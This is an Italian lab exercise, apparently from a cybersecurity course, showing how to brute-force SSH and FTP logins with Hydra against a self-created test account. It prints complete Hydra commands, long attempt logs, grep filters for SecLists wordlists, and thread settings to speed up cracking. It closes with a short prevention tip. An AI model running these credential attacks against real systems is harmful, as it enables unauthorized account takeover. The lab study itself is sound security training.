
S6-E5

AUTHENTICATION CRACKING CON HYDRA

S6-E5

Hydra è uno strumento di Kali Linux usato per attacchi di forza bruta su servizi di autenticazione (come SSH, FTP, HTTP). Automatizza tentativi multipli di accesso combinando username e password. Combina l’attacco Brute Force con l’attacco Dictionary

Primo step è reperire un dizionario particolarmente forbito, in questo caso facciamo riferimento a seclists, un opensource contenente diversi dizionari, molto sfruttato nell’ambito cyber-security




S6-E5

Creiamo l’user con annesse credenziali che farà da bersaglio

Stabiliamo una connessione SSH attraverso i comandi

sudo service ssh start

ssh test_user@192.168.1.78



Avviando hydra

hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.1.78 -t 64 -W 1 -vV ssh

```
┌──(test_user㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.1.78 -t 4 -W 1 -vV ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 10:21:40
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~2073863750000 tries per task
[DATA] attacking ssh://192.168.1.78:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://info@192.168.1.78:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.78:22
[ATTEMPT] target 192.168.1.78 - login "info" - pass "123456" - 1 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "password" - 2 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "12345678" - 3 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "qwerty" - 4 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "123456789" - 5 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "12345" - 6 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "1234" - 7 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "111111" - 8 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "1234567" - 9 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "dragon" - 10 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "123123" - 11 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "baseball" - 12 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "abc123" - 13 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "football" - 14 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "monkey" - 15 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "letmein" - 16 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "696969" - 17 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "shadow" - 18 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "master" - 19 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "666666" - 20 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "qwertyuiop" - 21 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "123321" - 22 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "mustang" - 23 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "1234567890" - 24 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "michael" - 25 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "654321" - 26 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "pussy" - 27 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "superman" - 28 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "1qaz2wsx" - 29 of 8295455000000 [child 3] (0/0)
```

Osserviamo come nel codice inseriamo le librerie di riferimento su cui il software lavorerà cercando un riscontro.

S6-E5


E’ possibile effettuare lo stesso procedimento passando per un altro protocllo, in questo caso l’FTP

```
┌──(kali㉿kali)-[~]
└─$ service vsftpd start

┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.1.78 -t 4 -W 1 -vV ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore l

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 14:32:40
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~2073863750000 tries per task
[DATA] attacking ftp://192.168.1.78:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.1.78 - login "info" - pass "123456" - 1 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "password" - 2 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "12345678" - 3 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "qwerty" - 4 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "123456789" - 5 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "12345" - 6 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "1234" - 7 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "111111" - 8 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "1234567" - 9 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "dragon" - 10 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "123123" - 11 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "baseball" - 12 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "abc123" - 13 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "football" - 14 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "monkey" - 15 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "letmein" - 16 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "696969" - 17 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "shadow" - 18 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "master" - 19 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "666666" - 20 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "qwertyuiop" - 21 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "123321" - 22 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "mustang" - 23 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "1234567890" - 24 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "michael" - 25 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "654321" - 26 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "pussy" - 27 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "superman" - 28 of 8295455000000 [child 1] (0/0)
```


Facilmente intuibile è che avendo un dizionario estremamente esteso, è probabile che quest'ultimo contenga le credenziali che cerchiamo. Al contempo si deduce che più estesa è la libreria, più lungo potrebbe essere in processo, visto l'elevato numero di attemps fallaci possibili.



In questo caso siamo all'attempt 4650

S6-E5

Un buon metodo per ridurre i tempi di cracking è filtrare gli elementi all'interno del dizionario, estrapolando una cerchia più ristretta di elementi, seguendo parametri scelti. In questo caso viene utilizzata l'istruzione con il comando GREP



/usr/share/seclists

grep -E "^[a-z]{8}$" xato-net-10-million-passwords-1000000.txt | grep "pass" > ElencoPassTest.txt
grep -E "^[a-z]{9}$" xato-net-10-million-usernames.txt | grep "user" > ElencoUserTest.txt

Oltretutto possiamo accelerare il processo gestendo il parametro -t, all’aumentare il suo numero, aumenterà la velocità del cracking

Una istruzione efficacie diventerà quindi:

hydra -L /usr/share/seclists/Usernames/ElencoUserTest.txt -P /usr/share/seclists/Passwords/ElencoPassTest.txt 192.168.1.78 -t 64 -W1 -f ssh

Prevenzione:

Un comportamento preventivo verso l’attacco Brute Force, è la scelta di una password con molti caratteri, e parole poco comuni.